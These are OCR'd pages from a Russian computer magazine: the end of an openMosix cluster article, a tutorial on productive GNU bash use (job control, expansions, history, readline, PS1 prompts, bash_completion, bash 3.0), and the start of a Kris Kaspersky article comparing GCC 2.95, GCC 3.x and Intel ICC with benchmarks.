Все, кластер работает. Как вариант, можно еще поэкспериментировать и настроить omdiscd, тогда тебе больше не придется редактировать файл openmosix.map, поскольку этот демон будет сам заниматься автоматическим обнаружением узлов кластера. Применять omdiscd имеет смысл, если у тебя много узлов и они постоянно обновляются - добавляются в кластер или удаляются из него. Как настроить этот демон, ты узнаешь, если ознакомишься с openMosix HOWTO.



j1m (j1m@list.ru)

CENSORED

BASH МАЧНИКА ВЫЗЫВАЛИ?

К сожалению, уже не за горами те времена, когда в нашем Click'n'Drag'n'Drop мире переведутся истинные юниксоиды. Все меньше и меньше остается тех, кто способен в полной мере использовать возможности командной строки. Поэтому сегодня я покажу тебе, как использовать функциональность bash на полную катушку. А начнем, как и полагается, с самых простых и известных приемов и постепенно перейдем к более сложным.

ЭФФЕКТИВНАЯ РАБОТА С GNU BASH

РАБОТАЙ ПРОДУКТИВНО!

Команда cd. Все знают эту, вероятно, чаще всех остальных используемую команду. Да, она предназначена для выполнения перехода в заданный каталог, но обладает двумя полезными свойствами. Вызвав cd без аргументов, ты попадешь в свой домашний каталог, а указав в качестве аргумента символ «-», переместишься в каталог, предшествовавший текущему (тот, в котором ты был до выполнения команды cd).

Выполнение нескольких заданий. Это тоже классические приемы, но довольно полезные, чтобы быть здесь упомянутыми. Наверное, ты знаешь стандартную команду для автоматической сборки и установки софта:

```
$ ./configure && make && make install
```

Оператор «&&» означает, что следующая команда должна быть выполнена только в случае успешного завершения предыдущей (программа вернула нулевой код завершения). Есть еще оператор «||». Если бы мы разделили команды таким символом, то следующая команда выполнилась бы при условии ошибочного завершения предыдущей (код завершения > 0). Это можно использовать, например, так:


```
$ make || echo "failed!"
```

Если же вторая команда должна быть выполнена в любом случае, то следует отделить ее символом «;». Помимо последовательного выполнения команд, можно заставить shell запускать их параллельно. Оператор «&» означает, что обе команды должны запуститься одновременно, при этом первая уходит в фон. Кстати, оператор «&» чаще всего используется как раз чтобы выполнять команды в фоне:

```
$ wvdial &
```

Управление заданиями. Раз уж мы заговорили о том, как отправлять процессы (программы) в фоновое выполнение, то необходимо рассмотреть и способы управления ими. С каждым выполняющимся в фоне процессом связывается понятие «задание». Команда jobs позволяет просмотреть список всех заданий. Вывод ее довольно простой: номер задания, состояние задания и имя команды. Приведу пример:

```
$ vi &
$ jobs
[1]+  Stopped  vi
```



Как грится - RTFM :)

Возобновить работу задания можно с помощь команды fg номер_задания. При запуске без аргументов возобновляется задание, переведенное в фон последним. Кстати, с помощью комбинации Ctrl+Z можно отправить в фон уже запущенный процесс.

Замены. Одной из самых старых и полезных возможностей не только командных интерпретаторов, но и многих других программ является возможность подстановки символов шаблона. К таким символам относятся: «*» (любая строка), «?» (любой одиночный символ) и «[...]» (любой из перечисленных символов). Думаю, ты не раз пользовался командами типа

```
$ vi *.c
```

или даже

```
$ vi *.[ch]
```

Первая команда передает редактору vi в качестве аргументов все файлы с расширением .c, а вторая добавляет к ним еще и заголовочные файлы. Каждый знает, как это работает, но не каждый знает, что bash предоставляет еще более изощренные способы подстановки. Например можно делать подстановку не только нескольких одиночных символов (в случае с «[...]»), но целых слов. Рассмотрим пример:

```
$ ls /usr/{bin,sbin}
```

Аргумент команды ls разобьется на два значения: /usr/bin и /usr/sbin, и лишь затем они оба будут переданы на обработку ls. Таким образом, на экране мы увидим содержимое обоих каталогов. Помимо таких подстановок, используемых, в основном, для раскрытия путей, существуют и другие, не менее полезные виды, например подстановка результата выполнения команды. Взгляни на реальный прием, которым я постоянно пользуюсь:

```
$ ldd `which cp`
   libc.so.6 => /lib/libc.so.6 (0xb7eb3000)
   /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0xb7fec000)
```

Команда which выводит полный путь до исполняемого файла. Заключив ее в обратные кавычки и указав в качестве аргумента команды ldd, мы добились желаемого эффекта: bash выполнил команду which cp и подставил результат ее выполнения как аргумент ldd. Удобно, не правда ли?

Идем дальше, на очереди арифметика :).

У тебя, наверное, в системе есть какой-нибудь навороченный калькулятор, который зависит от нескольких десятков библиотек и которым ты пользуешься раз в полгода для всяких мелких расчетов. А у меня нет, я для этих целей использую bash:

```
$ echo $((5*5+12))
37
```

В этом примере выражение, записанное в формате $((выражение)), заменяется на результат его вычисления и передается команде echo, которая и выводит результат на экран. Существует еще множество различных видов замен, используемых, в основном, в скриптах и не представляющих особого интереса для обычного пользователя.

История. Давай рассмотрим, какую выгоду можно извлечь из свойства bash заносить все введенные команды в файл истории. Для навигации по истории команд можно использовать клавиши «вверх» и «вниз», а также «PageUp» (первая команда в истории) и «PageDown» (последняя команда в истории). Если необходимо просто выполнить последнюю введенную команду, набивай «!!». Но самой полезной, на мой взгляд, командой для работы с историей является !строка, она выполнит последнюю команду, начинающуюся с указанной строки.

Библиотека readline. Эта либа предназначена для обработки входных данных, bash использует ее для обработки командной строки. Когда ты вводишь команды в ответ на приглашение bash, то, по сути, работаешь именно с этой библиотекой. Она отвечает и за редактирование строки, и за автодополнение (клавиша <TAB>), и за работу с историей, bash'у же передается только результирующая строка. Интересно, что readline обладает многими возможностями современных редакторов, вот только некоторые из них (здесь «C» - это клавиша <Ctrl>, а «M» - <Esc>):

Горячие клавиши readline

- M-B - перейти к началу слова
- M-F - перейти к концу слова
- C-W - уничтожить текст от курсора до начала слова
- M-D - уничтожить текст от курсора до конца слова
- C-U - уничтожить текст от курсора до начала строки
- C-K - уничтожить текст от курсора до конца строки
- C-Y - восстановить уничтоженный текст
- C-T - поменять местами два соседних символа
- M-T - поменять местами два соседних слова
- M-n - повторить последующую комбинацию n раз
- C-- - отменить последнее изменение
- M-R - отменить все изменения

ПРОЯВИ СВОЮ ИНДИВИДУАЛЬНОСТЬ

При запуске bash читает и выполняет команды из файла /etc/profile, который выступает в роли конфига. По окончании обработки этого файла очередь доходит до личных конфигов пользователя: ~/.bash_profile, ~/.bash_login, ~/.profile и ~/.bashrc. Различие между этими файлами довольно тонкое и не представляет большого интереса (единственное, что стоит особо отметить: содержимое файла ~/.bashrc выполняется при переходе в неначальный интерактивный командный интерпретатор, то есть когда запускаешь bash из bash'а либо из любого другого шелла. - Прим. ред.), а тебе я советую размещать все свои команды только в ~/.profile. Наконец, выполнив все команды из своих инициализационных скриптов, bash выводит приглашение к вводу команд.

Переменные окружения. Не стоит забывать и об установке значений переменных окружения командного интерпретатора. Для того чтобы сделать переменную глобальной (превратить ее в переменную окружения), достаточно выполнить

```
$ export ИМЯ_ПЕРЕМЕННОЙ
```

или

```
$ export ИМЯ_ПЕРЕМЕННОЙ="значение_переменной"
```

Такую команду можно прописать в один из инициализационных файлов (/etc/profile или ~/.profile). Значения всех установленных в данный момент переменных можно посмотреть, выполнив set. Если необходимо узнать значение только конкретной переменной, то поможет такая команда:



Небольшая демонстрация возможностей

```
$ echo $ИМЯ_ПЕРЕМЕННОЙ
```

Вот несколько самых, на мой взгляд, важных переменных:

❶ **PATH** - здесь через двоеточие должны быть перечислены каталоги поиска исполняемых файлов. Обычно это стандартные каталоги типа /bin и /usr/bin.

❷ **HISTIGNORE** - в качестве значения можно указать команды, которые не должны попадать в историю. Сюда лучше заносить часто используемые команды типа ls, df, free, а также символ «&» (повторяющиеся команды). Вот как это сделать:

```
$ export HISTIGNORE="&:ls:df:free"
```

❸ **LANG** - переменная определяет локаль, с ее помощью программы знают, какой язык им использовать в пользовательском интерфейсе, диагностических сообщениях и т.д. Для русского языка обычно устанавливаются значения ru_RU.KOI8-R, ru_RU.CP1251 или ru_RU.UTF-8.



Поклонники редактора vi могут поменять управление readline на vi-совместимое. Для этого необходимо добавить в ~/.inputrc строку keymap vi. Теперь bash будет двухрежимным :).



Правим /etc/profile

PS1 - значение этой переменной определяет лицо командного интерпретатора, его приглашение. Правильная настройка приглашения очень важна, так как из него можно узнать много полезного: например имя хоста, текущий рабочий каталог, дату и время. Более того, в приглашении, если немного изловчиться, можно указывать практически любую информацию, такую, например, как количество свободной оперативки или места на диске. Переменная PS1 настраивается специальными символами, вот некоторые из них:



◢ ftp.gnu.org/pub/gnu/bash/
◢ www.caliban.org/bash/index.shtml

```
BASH=/bin/bash
BASH_COMPLETION=/etc/bash_completion
BASH_COMPLETION_DIR=/etc/bash_completion.d
BASH_VERSINFO=([0]="2" [1]="05b" [2]="0" [3]="1" [4]="release" [5]="
BASH_VERSION='2.05b.0(1)-release'
CFLAGS='-O3 -funroll-loops -ffast-math -malign-double -mcpu=pentium -
e-pointer -fno-exceptions -fforce-mem -fforce-addr'
COLOR='\[\033[0;32;47m\]'
COLUMNS=100
CVSROOT=/home/jim/coding/cvsroot
DIRSTACK=()
EDITOR=vim
EUID=1000
FONT=/usr/share/kbd/consolefonts/UniCyr-sans-8x16.psf
FRAMEBUFFER=/dev/fb/0
GREEN='\[\033[0;32;47m\]'
GROUPS=()
HISTFILE=/home/jim/.bash_history
HISTFILESIZE=500
HISTIGNORE="&:ls:[bf]g"
HISTSIZE=500
HOME=/home/jim
HOSTNAME=localhost
HOSTTYPE=i386
HUSHLOGIN=FALSE
HZ=100
IFS=$' \t\n'
INPUTRC=/etc/inputrc
LC_ALL=ru_RU.KOI8-R
```

Что у нас в переменных?

Специальные символы PS1

\u - имя пользователя
\h - имя хоста
\t - текущее время
\d - дата
\w - текущий рабочий каталог
\j - общее количество фоновых задач
\W - базовое имя текущего рабочего каталога
\$ - в случае пользователя root этот символ превратится в «#», иначе в «$»

Обычно PS1 содержит нечто вроде [\u@\h:\W]\$, и приглашение выглядит так:

```
[jim@localhost:share]$
```

Но это не слишком удобно, да и индивидуальность теряется. Поэтому нам нужно придумать что-нибудь поинтереснее. К примеру:

```
export PS1="-=<\w>=<\t>=-> "
```



◢ Те, кому функциональности bash показалось мало, могут опробовать навороченный zsh.

Код очень простой и понятный, приглашение будет содержать рабочий каталог и текущее время. Может, для кого-то такой вариант и покажется удобным, но только не для меня. Для большего удобства сюда неплохо было бы добавить код завершения последней команды и количество фоновых задач. Смотри, как это можно сделать:

```
export PS1="=(\w)=(\t)=(\j:\$?)=> "
```

Здесь мы обратились к одной из стандартных переменных bash - «$?». Она-то как раз и содержит код завершения последней выполненной команды. Вообще, в промпте можно использовать любые переменные bash, только не забудь ставить перед ними обратный слэш («\»). Да, получилось неплохо и довольно информативно, но как-то длинно. Но, используя двустрочное приглашение, можно решить и эту проблему:

```
export PS1="=(\w)=(\t)=(\j:\$?)=\n=> "
```

Выглядеть оно будет так:

```
=(~)=(16:29:26)=(0:0)=
=>
```

То есть мы просто поместили всю информацию в первую строку, а вторую оставили практически пустой для ввода команд. Такой результат работы переменной PS1 на первый взгляд кажется невзрачным, но достаточно только привыкнуть... На десерт предлагаю тебе включить в приглашение количество свободной оперативки:

```
get_freemem ()
{
    echo -n `free | grep Mem | awk '{ print $4 }'`
}
export PS1="=(\w)=(\t)=("'`get_freemem`'")=(\j:\$?)=\n=> "
```

Этот код нужно вставить в /etc/profile или в ~/.profile. От разъяснений воздержусь, смотри прошлые выпуски журнала. Скажу лишь, что необходимо создать функцию, выводящую необходимую инфу, а затем подставить результат ее выполнения в приглашение.

Настройка readline. Как я уже говорил, эта библиотека отвечает за обработку пользовательского ввода, а также за автодополнение и историю команд. От правильной ее настройки тоже многое зависит, например возможность вводить символы из расширенного набора. В качестве конфигов readline использует два файла: /etc/inputrc и ~/.inputrc. Вот что я бы порекомендовал тебе прописать в один из этих файлов:

vi /etc/inputrc

```
/* не пищать! */
set bell-style visible
/* показывать все варианты автодополнения после
первого нажатия <TAB> по умолчанию после второго */
set show-all-if-ambiguous on
/* показывать типы файлов при автодополнении
(«*» - исполняемый, «/» - каталог и т.д.) */
set visible-stats on
/* следующие четыре опции разрешают ввод
и отображение восьмибитных символов
 (нужно для ввода русского текста) */
set meta-flag on
set input-meta on
set convert-meta off
set output-meta on
```

В ПОМОЩЬ ЗАБЫВЧИВЫМ


За все время существования bash для него было написано множество дополнений различного назначения. Но самым полезным и популярным стал пакет bash_completion. Поможет он в первую очередь тем, кто постоянно забывает доступные флаги команд. Работа его основана на принципе автодополнения и похожа на раскрытие путей. Например ты набираешь в командной строке «cvs», нажимаешь <TAB>, и на экране появляется список доступных флагов, потом вводишь «cvs ch», опять <TAB>, и команда принимает вид «cvs checkout» (btw, у параметра checkout есть псевдоним co. - Снова вмешался редактор). Конечно, поддерживаются не все команды, но с большинством такой прием будет работать. Последняя версия bash_completion лежит на http://www.caliban.org/bash/index.shtml#completion. Распакуй архив и скопируй файл bash_completion в каталог /etc, а все содержимое каталога contrib - в /etc/bash_completion.d. Теперь добавь в конец файла /etc/profile такие строки:

```
if [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
fi
```

Все, установка завершена, только приготовься - теперь загрузка bash будет занимать значительно больше времени.

BASH 3.0: ЧТО НОВОГО?

Спустя два года с момента последнего обновления bash разработчики выпустили новую версию своего детища. Что же мы получаем, отказавшись от уже привычного bash-2.05b и переходя на новый bash-3.0? Если рассматривать bash как командный интерпретатор, то изменений немного, а вот если как скриптовый язык программирования, то мы получаем несколько полезных нововведений. Первое и самое важное - это встроенный отладчик (интересно, мог ли кто подумать лет так 20 назад, что в командном интерпретаторе появится отладчик? :)). Второе - новый вид замены в виде {x..y}, что означает числа или буквы от «x» до «y». Появился также оператор для извлечения всех индексов массива, имеющий вид ${!array[@]}. Разработчики наконец-то добавили долгожданный perl-подобный оператор «=~» сравнения с регулярным выражением. Применять его следует так: [[строка =~ шаблон]]. Про исправления многочисленных ошибок уже не говорю ;).



Ты все еще сидишь в иксах?

Крис Касперски ака мыщъх



ПОДБЕРИ СЕБЕ КОМПИЛЕР





Среди компиляторов хороших и разных как выбрать единственно правильный свой? Не верь ни советам друзей, ни рекламным листовкам, ни даже этой статье. Но все-таки ее прочитай. Так ты узнаешь сильные и слабые стороны популярных компиляторов и найдешь сравнительные тесты их быстродействия.


ГОНКИ НА ВЫМИРАНИЕ, ДЕВЯНОСТО ПЯТЫЕ ВЫЖИВАЮТ

ВВЕДЕНИЕ

Сравнение компиляторов - бесперспективное дело. Религиозные войны. Фанатизм. Бенчмарки. Объективных критериев оценки ни у кого нет, да и не может быть по определению. Всегда найдутся условия, при которых твой компилятор уделает всех остальных. Комплексные тесты все только запутывают. Отображаемая ими «среднегодовая температура» не имеет ничего общего ни с тропической жарой, ни с арктическими морозами. Может, человеку целочисленное приложение компилировать надо, а основной вклад в комплексный тест дают плавающие операции.

Адепты максимальной оптимизации, собирающие все пакеты вручную, испытывают большие трудности с выбором «единственно правильного» компилятора. Многообразие версий GCC их угнетает, а тут еще мощный конкурент в лице Intel нарисовался. Основным системным компилятором большинство дистрибутивов Линуха назначают GCC 2.95. В портах лежит GCC 3.2/GCC 3.3. Более свежие версии приходится добывать в интернете самостоятельно.

Возникает естественный вопрос: оправдывает ли себя переход с GCC 2.95 на GCC 3.x или, может быть, лучше эмигрировать на другой компилятор? Если говорить кратко, на вкус и цвет товарищей нет. GCC 2.95 - это максимальная совместимость и быстрота компиляции. ICC 8.x - наивысшая производительность откомпилированного кода. GCC 3.x - рекордсмен по оптимизации векторных приложений под Атлон и другие процессоры фирмы AMD. А теперь обо всем этом и многом другом поподробнее.




Сравнение качества кодогенерации различных компиляторов на примере утилиты GZIP (лучшему результату соответствует меньшее значение)

ДВА ЛАГЕРЯ - ПОЛЬЗОВАТЕЛИ И ПРОГРАММИСТЫ


Требования, предъявляемые программистами к компилятору, совсем не те, что у пользователей. Лозунг «Время трансляции имеет значение!» отвергается пользовательским сообществом как маразм, не требующий объяснения. В самом деле, какой процент своего времени тратит на перекомпиляцию рядовой линуксоид? А программист? Пользователю глубоко начхать, час или два оно будет компилироваться. Главное, чтобы получился хороший машинный код. Все остальное несущественно. Программисты же на первое место выдвигают именно скорость трансляции, а к быстродействию собственной продукции они, в общем-то, равнодушны, даже если им же на ней и работать.

Достоинство GCC 2.95 в его быстроте. Версии 3.x компилируют программы чуть ли не в два раза медленнее, а ведь время - это не только деньги, но и срыв всех сроков разработки. Обновить компьютер? Но многие и так работают на самом мощном железе, которое только доступно, да и не будет никто просто так выкладывать деньги только затем, чтобы перейти на новую версию GCC, когда и старая еще неплохо работает.



Сравнение качества кодогенерации по данным теста ROOT (имитатор финансовых приложений). Большее значение - лучшая скорость

К новомодным, а значит, еще не обкатанным алгоритмам агрессивной оптимизации программисты относятся весьма настороженно, можно даже сказать, скептически. Ведь за мизерное увеличение производительности зачастую приходится расплачиваться потерей работоспособности программы. Рассмотрим следующий код: for (a = 0; a < func(); a++). Очевидно, что функция func() инвариантна по отношению к циклу и с математической точки зрения может быть вынесена за его пределы. Однако перед этим оптимизатор должен проанализировать ее тело - вдруг там присутствуют побочные эффекты типа вызова printf, модификации статической/глобальной переменной, обращения к портам ввода/вывода, передачи управления по указателю и т.д., и не факт, что транслятор это заметит. Использование оптимизации в GCC 3.x напоминает хождение по минному полю - такое количество ошибок скрывается в компиляторе. Компилятор ICC совмещает в себе высокую скорость трансляции с хорошим качеством результирующего кода, однако он не обходится без недостатков. Это программный продукт с закрытыми исходниками, поддерживающий только платформу x86, заточенный под процессоры Intel, да к тому же еще и не бесплатный. Бесплатность для некоммерческого применения не в счет, это в молодости мы шашки наголо и айда, но по мере углубления в лес все больше хочется кушать. К тому же, никакой уверенности, что завтра ICC не коммерцинализируют окончательно, у нас нет. Скорее всего, именно так все и будет.
Тем не менее, ряды поклонников ICC ширятся с каждым днем, и на то есть свои причины. Это лучший компилятор для платформы Intel (а под другие платформы большинству ничего компилировать и не нужно). Он отлично документирован, служба технической поддержи работает честно и оперативно. GCC вот, по сути, не поддерживается вообще, разработчики совершенствуют компилятор в



Сравнение качества кодогенерации по данным теста GEANT4 (моделирование движения элементарных частиц). Большее значение - лучший результат



◢ Интеловский компилятор более агрессивно выравнивает структуры данных и учитывает архитектуру кэш-контроллера, за счет чего выигрывает несколько процентов производительности.

◢ Безоговорочное превосходство ICC - результат использования SSE-регистров, о которых GCC 2.95 ничего не знает.

◢ Оптимизирующие компиляторы наиболее эффективны в оптимизации кривого кода или мультимедийных приложений, задействующих векторные операции. Ни того, ни другого нет в ядре, поэтому его лучше компилировать наиболее устойчивым и совместимым компилятором. Все равно всю производительность съест ввод/вывод.

◢ ICC традиционно силен в следующих областях: 3D-приложения, графические программы, математические пакеты, задачи численного моделирования, видео/аудио-compression/decompression, плавающая арифметика.

◢ ICC поддерживает технологию OpenMP (Open Multi Processing - открытый параллелизм), а GCC пока что нет, поэтому на кластерных установках ICC потенциально способен дать некоторый выигрыш, впрочем, Атлоновый кластер будет все равно дешевле.

свое удовольствие, а эти противные пользователи им только мешают. Вместе с ICC поставляется набор высокопроизводительных библиотек с заготовками на все случаи жизни и оптимизатор VTune. Последний может работать и с другими компиляторами, но связка ICC + VTune наиболее удобна и эффективна. Это не пересказ рекламного проспекта, а личные впечатления. Недаром фирма QNX выбрала ICC основным компилятором для своей OS реального времени! Однако их выбор - это все-таки их выбор. Он не должен быть опорой для твоего собственного мнения. В конце концов, никто не запрещает использовать оба компилятора попеременно, и проблема «или - или» здесь не стоит.

ВАВИЛОНСКАЯ БАШНЯ ЯЗЫКА СИ/СИ++

Качество open source проектов (что бы там ни утверждали их поклонники), вообще говоря, очень невысоко. Когда программа компилируется - это уже хорошо, а если при этом она еще и работает... Всякая попытка оптимизации или переход на другой транслятор разваливают хрупкое программистское строение окончательно. Программа либо перестает компилироваться совсем, либо в ней заводится глючный баг. Работающие на голом энтузиазме девелоперы просто не в состоянии опробовать все версии всех компиляторов, а ведь различия между ними очень значительны. Вот только один пример: в GCC 3.x из класса std::fstream изъяли конструктор fstream(int) и метод attach(int), в результате чего объявления вида fstream* FS = new fstream(fd) перестали работать. Еще одна жертва заявленной совместимости со стандартом! Впрочем, неприятность эту можно обойти: написать свой класс, производный от std::streambuf и создающий streambuf-поток (что долго, зато портабельно), или использовать гнусное расширение __gnu_cxx::stdio_filebuf («GNU'сное», потому что непортабельное). Но это работа программиста, а не конечного пользователя!

Со времен GCC 2.95 поддержка плюсов претерпела существенные изменения. В основном положительные. Контроль за ошибками ужесточился. Это хорошо, хотя внешние верификаторы кода типа LINT еще никто не отменял, и во многих случаях они предпочтительнее. А вот с классическим Си появились проблемы. Оптимисты верят, что он компилируется не хуже, чем вчера. Пессимисты же закидывают их дизассемблерными листингами, убеждающими, что новые версии GCC генерируют более громоздкий и менее эффективный код, а часть конструкций не компилируется вообще!

Объем программ, компилируемых только теми версиями компиляторов, под которыми они разрабатывались, в действительности очень велик. И неважно, где зарыта ошибка - в листинге программы или компиляторе, - пользователям от этого не становится легче. Древний GCC 2.95 поддерживается большинством производителей и генерирует достаточно качественный даже по сегодняшним меркам код. Поэтому-то составители нормальных дистрибутивов и устанавливают его основным системным компилятором по умолчанию, оттесняя всех конкурентов в порты. По утверждению фирмы Intel, ICC практически полностью совместим с GCC. Он нормально компилирует линуховое ядро версии 2.4, однако спотыкается на 2.6, требуя специальных заплаток. Одна правит исходный код ядра, другая - сам компилятор. Прикладное программное обеспечение без напильника и ритуальных танцев с бубном также не обходится. В общем, слабонервным товарищам на эффективность лучше забить. Оставь GCC 2.95 основным системным компилятором и никуда от него не уходи.


Сравнение качества кодогенерации по данным теста stream (производительность на операциях с памятью, Мбайт в сек)

КАЧЕСТВО ОПТИМИЗАЦИИ, ИЛИ МЕГАГЕРЦЫ, СПРЕССОВАННЫЕ В СТРЕЛУ ВРЕМЕНИ

Компилировать надо компилятором, а оптимизировать - головой. Оптимизирующий компилятор увеличивает скорость программы главным образом за счет того, что выбивает из нее весь пух. Чем качественнее исходный код, тем меньший выигрыш дает оптимизатор, которому остается всего лишь заменять деление умножением, а умножение логическими сдвигами и планировать потоки команд. Четверки и первые модели Пней имели довольно запутанный ритуал спаривания, и для достижения наивысшей производительности машинные инструкции приходилось радикально переупорядочивать, причем расчет оптимальной последовательности представлял собой весьма нетривиальную задачу, из-за чего качество оптимизации разнилось от одного компилятора к другому. Но с появлением Pentium Pro/AMD K5 эта проблема сразу стала неактуальной - процессоры поумнели настолько, что научились переупорядочивать машинные команды самостоятельно, и интеллектуальность оптимизирующих компиляторов отошла на второй план.

Не стоит, право же, гнаться за новыми версиями оптимизаторов. Эта технология достигла своего насыщения уже в середине девяностых, и никаких прорывов с тех пор не происходило. Поддержка мультимедийных SSE/3DNow!-команд воздействует только на мультимедийные и отчасти математические приложения, а всем остальным от нее ни жарко, ни холодно. Кривую от рождения программу оптимизатор все равно не исправит, а грамотно спроектированный код равномерно распределяет нагрузку по всем функциональным узлам, и без острой необходимости лучше его не ускорять. Возьмем сетевое приложение. Оптимизация программного кода увеличивает количество обрабатываемых запросов, что, в свою очередь, увеличивает нагрузку на сеть, и общая производительность не только не возрастет, но может даже упасть.

Агрессивные алгоритмы оптимизации (за которые обычно отвечает ключ -O3), или, правильнее сказать, «пессимизации», зачастую дают результат, прямо противоположный ожидаемому. Увлеченные «продразверсткой» циклов и функций, они ощутимо увеличивают объем программного кода, что, в конечном счете, только снижает производительность.



Какой компилятор ты используешь для перекомпиляции ядра?

ЧЕМ НАРОД КОМПИЛИРУЕТ ЯДРО?

По данным **www.kerneltrap.org** более 80% пользователей компилируют ядро новыми версиями GCC. 8% отдают предпочтение GCC 2.95, и 10% не перекомпилируют ядро вообще. Это доказывает, что не всякое господствующее мнение - правильное.

ЕЩЕ ТЕСТЫ


Сравнительные тесты ICC 8.1 и 3.3.1 на EEMBC 1.1 бенчмарке. EEMBC расшифровывается как Embedded Microprocessor Benchmark Consortium, измеряет усредненную производительность на репрезентативной выборке из сетевых, офисных и вычислительных тестов.

Advanced Optimization подразумевает следующие ключи:

Intel C++ Compiler: -03 -ipo –xW;

